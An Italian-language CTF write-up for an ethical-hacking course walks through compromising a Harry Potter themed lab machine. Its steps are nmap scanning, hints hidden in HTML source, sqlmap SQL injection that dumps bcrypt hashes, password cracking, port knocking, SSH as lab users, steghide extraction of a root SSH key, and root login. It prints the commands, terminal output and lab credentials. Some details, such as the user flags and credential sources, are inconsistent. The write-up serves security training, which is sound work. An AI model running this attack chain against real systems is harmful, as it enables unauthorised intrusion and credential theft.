

CTF WRITE-UP

Harry Potter Hard Blackbox

Crittografia, Port Knocking, SQLMap, Steganografia, Lateral Movement e Privilege Escalation

Web Enum | Hash Cracking | Port Knocking | Steghide | SSH Root

Campo	Dettaglio
Corso	Cybersecurity & Ethical Hacking
IP Target	192.168.1.177 (HP Blackbox)
IP Attaccante	192.168.1.13 (Kali Linux)
OS Target	Ubuntu Linux Apache 2.4.52 OpenSSH 8.9p1
User Flag	FLAG{incanto_della_sapienza_123} FLAG{cuore_di_leone_456}
Root Flag	FLAG{la_magia_non_ha_confini}

Documento Riservato | Uso Esclusivamente Interno

1. Fase 1 | Reconnaissance

Obiettivo: Identificare i servizi attivi sulla macchina target e mappare la superficie di attacco.

La scansione iniziale con **nmap -sV 192.168.1.177** ha restituito un quadro molto ricco di porte aperte. Tra i servizi identificati spiccano: **porta 21 (FTP Synology NAS)**, **porta 22 e 2222 (SSH OpenSSH 8.9p1)**, **porta 80 (HTTP Apache 2.4.52)**, **porta 1433 (Dionaea Honeypot MS-SQL)**, **porta 8888 (SimpleHTTPServer Python 3.10)** e vari servizi nginx su 8080 e 8443. La presenza del Dionaea honeypot suggeriva che alcuni servizi fossero trappole deliberate. Il fatto che la porta 22 sembrasse inaccessibile ha orientato l'analisi verso meccanismi di protezione aggiuntivi.

Di seguito la dimostrazione:

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.177
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-29 13:07 -0400
Nmap scan report for blackbox.homenet.telecomitalia.it (192.168.1.177)
Host is up (0.0021s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Synology DiskStation NAS ftpd
22/tcp    open  ssh            OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
42/tcp    open  tcpwrapped
80/tcp    open  http           Apache httpd 2.4.52 ((Ubuntu))
135/tcp   open  msrpc?
1433/tcp  open  ms-sql-s       Dionaea honeypot MS-SQL server
1723/tcp  open  pptp           (Firmware: 1)
2222/tcp  open  ssh            OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
5060/tcp  open  sip            (SIP end point; Status: 200 OK)
5061/tcp  open  ssl/sip        (SIP end point; Status: 200 OK)
8080/tcp  open  http           nginx
8443/tcp  open  ssl/http       nginx
8888/tcp  open  http           SimpleHTTPServer 0.6 (Python 3.10.12)
```

Fig. 1 - nmap -sV 192.168.1.177: panoramica completa dei servizi attivi sulla macchina target

2. Fase 2 | Enumerazione Web e SQLMap

Analisi del sorgente HTML

Navigando verso **http://192.168.1.177/login.php** è stato trovato il pannello di login di ThetaCorp. L'ispezione del sorgente HTML tramite DevTools ha rivelato due elementi critici. Il primo era un **commento HTML nascosto** contenente un'istruzione in codice Brainfuck che, una volta decodificata, restituisce la stringa **"9991 -> di"**. Il secondo era un tag immagine commentato con l'attributo **pass="accio"** visibile direttamente nel markup.

Di seguito la dimostrazione:




Fig. 2 - DevTools Inspector: commento HTML con codice Brainfuck e attributo pass="accio" in chiaro

L'analisi della scheda **Storage** dei DevTools ha rivelato la presenza di un cookie persistente denominato **wand** con valore **c2MqVDFsOVN5ezVi**.

Il nome del cookie e la sua scadenza erano riferimenti tematici alla CTF.




Fig. 3 - DevTools Storage: cookie wand e PHPSESSID sulla pagina login.php

Estrazione degli hash con SQLMap

Identificato il parametro vulnerabile nel form di login, è stato utilizzato **sqlmap** per condurre un attacco di SQL Injection automatizzato contro il database sottostante. L'attacco ha permesso di estrarre la tabella utenti con i relativi **hash bcrypt (\$2y\$10\$...)** per quattro account: **luca**, **milena**, **anna**, **marco**.

Di seguito la dimostrazione:




Fig. 4 - hashes.txt: hash bcrypt estratti tramite SQLMap per gli utenti luca, milena, anna e marco

Nota: I quattro hash estratti sono di tipo bcrypt con cost factor 10. Il cracking è stato effettuato offline utilizzando wordlist e le informazioni raccolte dalla macchina durante le fasi successive.

3. Fase 3 | Analisi della Poesia e Port Knocking

Raccolta dei frammenti e decodifica della poesia

Esplorando le diverse aree della webapp (vecchio sito, CSS, pagine di benvenuto, directory /tmp) e durante la sessione SSH come utente non privilegiato, è stata raccolta una serie di **parole sparse** in punti apparentemente casuali della superficie web. Ognuna era associata a un numero di porta. Una volta assemblate in ordine, le parole componevano la frase:

"giuro solennemente di non avere buone intenzioni, fatto il misfatto"

Il riferimento era alla **Mappa del Malandrino** di Harry Potter.

Le porte associate alle parole della prima parte della frase costituivano la sequenza di **port knocking** necessaria ad aprire la porta 22.

Di seguito la dimostrazione:




Fig. 5 - poesia.txt: la poesia trovata nella webapp con riferimento ai numeri 22 e 2222 (le porte SSH)

Porta	Parola	Trovato in
9220	giuro	<u>Webapp</u> (Ciao Milena!)
1700	solennemente	<u>df</u> dentro <u>ssh</u> (user)
9991	di	<u>/login.php</u>
55677	non avere	<u>/css/style.css</u>
37789	buone	<u>/oldsite/css/style.css</u>
7282	intenzioni	<u>/tmp</u>
65511	fatto	<u>/welcome.php</u>
12000	il	<u>/oldsite/login.php</u>
41002	misfatto	<u>/oldsite/tmp</u>

Fig. 6 - Tabella dei pezzi assemblati: ogni parola trovata con la sua porta associata e percorso di scoperta

Esecuzione del Port Knocking

Con la sequenza identificata, è stato eseguito il port knocking tramite il comando **knock** con le porte **9220, 1700, 9991, 55677, 37789, 7282** in quest'ordine preciso. Una successiva scansione nmap ha confermato l'apertura della **porta 22/TCP SSH**, precedentemente inaccessibile.

```
knock -v 192.168.1.177 9220 1700 9991 55677 37789 7282
```

Di seguito la dimostrazione:

```
(kali㉿kali)-[~/Desktop]
$ knock -v 192.168.1.177 9220 1700 9991 55677 37789 7282
hitting tcp 192.168.1.177:9220
hitting tcp 192.168.1.177:1700
hitting tcp 192.168.1.177:9991
hitting tcp 192.168.1.177:55677
hitting tcp 192.168.1.177:37789
hitting tcp 192.168.1.177:7282

(kali㉿kali)-[~/Desktop]
$ nmap -p 22 192.168.1.177
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-29 11:46 -0400
Nmap scan report for blackbox.homenet.telecomitalia.it (192.168.1.177)
Host is up (0.00075s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:72:28:01 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Fig. 7 - knock eseguito con la sequenza corretta: nmap conferma l'apertura della porta 22

✓ Port knocking eseguito. Porta 22 aperta.


4. Fase 4 | Accesso SSH come milena (User Flag)

Obiettivo: Autenticarsi come utente milena, recuperare la user flag ed esplorare il filesystem condiviso.

Con la porta 22 aperta, è stato tentato l'accesso SSH per l'utente **milena**. La password **darkprincess** era stata ricavata dal hydra+rockyou.txt e successivamente dentro al file **.myLovePotion.swp** trovato nella directory condivisa **/home/shared/** il quale conteneva una lista di possibili credenziali.

All'interno della home di milena era presente il file **flag.txt** con la prima flag. Esplorando la struttura di **/home/** sono stati individuati gli utenti **anna**, **luca**, **marco**, **milena** e la directory condivisa **/home/shared/**. Il file **.myLovePotion.swp** conteneva tre righe di testo che fungevano da indizi per le credenziali degli utenti del sistema.

Di seguito la dimostrazione:



```
milena@blackbox: /home/shared
Session Actions Edit View Help
(kali@kali) [~/Desktop]
$ ssh -p 22 milena@192.168.1.177
milena@192.168.1.177's password:
Permission denied, please try again.
milena@192.168.1.177's password:
Theta fa schifo

Last login: Fri May 29 16:06:13 2026 from 192.168.1.13
milena@blackbox:~$ ls -la
total 36
drwx----- 4 milena milena 4096 Oct  2  2024 .
drwxr-xr-x 7 root root 4096 Sep 30  2024 ..
-rw-r--r-- 1 milena milena 268 May 29 16:08 .bash_history
-rw-r--r-- 1 milena milena 220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 milena milena 3771 Sep 22  2024 .bashrc
drwx----- 2 milena milena 4096 Sep 30  2024 .cache
drwxrwxr-x 3 milena milena 4096 Sep 22  2024 .local
-rw-r--r-- 1 milena milena 807 Sep 22  2024 .profile
-rw-r--r-- 1 root root 33 Sep 24  2024 flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$ cd ..
milena@blackbox:/home$ ls -la
total 28
drwxr-xr-x 7 root root 4096 Sep 30  2024 .
drwxr-xr-x 21 root root 4096 Oct  2  2024 ..
drwx----- 10 anna anna 4096 Oct  2  2024 anna
drwx----- 3 luca luca 4096 May 29 16:09 luca
drwx----- 3 marco marco 4096 Sep 30  2024 marco
drwx----- 4 milena milena 4096 Oct  2  2024 milena
drwxrwx-- 2 anna shared 4096 Oct  2  2024 shared
milena@blackbox:/home$ cd shared
milena@blackbox:/home/shared$ ls -la
total 12
drwxrwx-- 2 anna shared 4096 Oct  2  2024 .
drwxr-xr-x 7 root root 4096 Sep 30  2024 ..
-rw-r--r-- 1 milena shared 45 Oct  2  2024 .myLovePotion.swp
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I6h
darkprincess
milena@blackbox:/home/shared$ |
```

Fig. 8 - SSH come milena: user flag FLAG{incanto_della_sapienza_123} e contenuto di /home/shared/.myLovePotion.swp

USER FLAG

FLAG{incanto_della_sapienza_123}

✓ User Flag ottenuta come milena.

5. Fase 5 | Escalation a luca e Steganografia

STEP 1

Accesso SSH come luca e individuazione del file steganografato

Utilizzando le credenziali ricavate da **.myLovePotion.swp** è stato ottenuto l'accesso come utente **luca**. La sua home directory conteneva un file anomalo: **.theta-key.jpg.bk** del peso di oltre 142 KB, sproporzionato rispetto a una semplice immagine di backup. L'estensione doppia e la dimensione sospetta lo indicavano come portatore di dati nascosti. Per trasferirlo su Kali è stato avviato un server HTTP con **python3 -m http.server 8888**.

Di seguito la dimostrazione:

```
luca@blackbox:~$ ls -la
total 168
drwx----- 3 luca luca  4096 May 29 16:09 .
drwxr-xr-x  7 root root  4096 Sep 30 2024 ..
-rw-r--r--  1 luca luca   220 Sep 22 2024 .bash_logout
-rw-r--r--  1 luca luca  3771 Sep 22 2024 .bashrc
drwx----- 2 luca luca  4096 May 29 16:09 .cache
-rw-r--r--  1 luca luca   807 Sep 22 2024 .profile
-rwxrwxrwx  1 luca luca 142396 Oct  2 2024 .theta-key.jpg.bk
-rw-r--r--  1 root root   25 Sep 24 2024 flag.txt
luca@blackbox:~$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
192.168.1.13 - - [29/May/2026 16:13:37] "GET /.theta-key.jpg.bk HTTP/1.1" 200 -
192.168.1.13 - - [29/May/2026 17:07:35] "GET / HTTP/1.0" 200 -
192.168.1.13 - - [29/May/2026 17:10:00] code 501, message Unsupported method ('POST')
192.168.1.13 - - [29/May/2026 17:10:00] "POST /sdk HTTP/1.1" 501 -
192.168.1.13 - - [29/May/2026 17:10:00] code 404, message File not found
192.168.1.13 - - [29/May/2026 17:10:00] "GET /nmaplowercheck1780074600 HTTP/1.1" 404 -
192.168.1.13 - - [29/May/2026 17:10:00] "GET / HTTP/1.0" 200 -
192.168.1.13 - - [29/May/2026 17:10:00] code 404, message File not found
192.168.1.13 - - [29/May/2026 17:10:00] "GET /evox/about HTTP/1.1" 404 -
192.168.1.13 - - [29/May/2026 17:10:00] code 404, message File not found
192.168.1.13 - - [29/May/2026 17:10:00] "GET /HNAP1 HTTP/1.1" 404 -
192.168.1.13 - - [29/May/2026 17:10:01] "GET / HTTP/1.0" 200 -
192.168.1.13 - - [29/May/2026 17:10:01] "GET / HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
luca@blackbox:~$
```

Fig. 9 - Home di luca: **.theta-key.jpg.bk** (142 KB) servito via python3 HTTP server sulla porta 8888

STEP 2

Estrazione della chiave SSH privata via Steganografia

Scaricato il file su Kali, è stato utilizzato **steghide** per estrarne il contenuto nascosto. All'interno dell'immagine **theta-key.jpg** era steganografata la **chiave privata SSH di root** (formato OpenSSH, id_rsa). La chiave è stata salvata localmente con permessi 600 per l'utilizzo successivo.

Di seguito la dimostrazione:




Fig. 10 - Steganografia: theta-key.jpg contiene la chiave privata SSH id_rsa di root estratta con steghide

✓ Chiave privata root estratta da theta-key.jpg tramite steganografia.


6. Fase 6 | Accesso Root e Root Flag

Obiettivo: Utilizzare la chiave privata estratta per autenticarsi come root e recuperare la root flag.

Con la chiave privata **id_rsa** estratta e i permessi impostati correttamente, è stato effettuato l'accesso diretto come **root** tramite il comando **ssh -i id_rsa -p 22 root@192.168.1.177**. Nella directory **/root** era presente il file **flag.txt** contenente la root flag, accompagnata da una ASCII art tematica.

```
ssh -i id_rsa -p 22 root@192.168.1.177
```

Di seguito la dimostrazione:



```
root@blackbox:~# cat /root/.python_history
root@blackbox:~# cat /root/.selected_editor
root@blackbox:~# cat /root/.ssh
root@blackbox:~# cat /root/.sudo_as_admin_successful
root@blackbox:~# cat /root/.wget-hsts
root@blackbox:~# cat /root/flag.txt
FLAG{la_magia_non_ha_confini}
```

Fig. 12 - Conferma della root flag: FLAG{la_magia_non_ha_confini} in /root/flag.txt

ROOT FLAG

FLAG{la_magia_non_ha_confini}

✓ CTF blackbox completata. Root Flag ottenuta.

7. Conclusioni

La CTF blackbox ha richiesto la padronanza di una catena di attacco molto articolata, dove ogni fase era strettamente dipendente dalla precedente. Il punto più originale è stato il meccanismo di **port knocking basato su frammenti di testo nascosti nella webapp**: la poesia con i riferimenti numerici e le parole sparse nei percorsi web componevano la frase della Mappa del Malandrino di Harry Potter, la cui sequenza di porte ha sbloccato l'SSH.

La fase di **steganografia** applicata a un file immagine con doppia estensione rappresentava un vettore poco convenzionale per la consegna della chiave privata root, rendendo necessaria un'analisi attenta delle dimensioni e delle anomalie dei file nel filesystem degli utenti compromessi.

Fase	Tecnica	Strumento	Risultato
Reconnaissance	Port scanning	nmap -sV	11 porte identificate
Web Enum	Analisi HTML + Cookie	DevTools F12	Brainfuck + pass="accio" + wand cookie
SQL Injection	Automated SQLi	sqlmap	4 hash bcrypt estratti
Port Knocking	Frammenti web + Poesia	knock	Porta 22 aperta
User Access	Hash cracking, Hydra + SSH	John, Hydra + ssh	FLAG{incanto_della_sapienza_123}
Steganografia	Immagine .jpg.bk	steghide	Chiave SSH root estratta
Root Access	SSH con chiave privata	ssh -i id_rsa	FLAG{la_magia_non_ha_confini}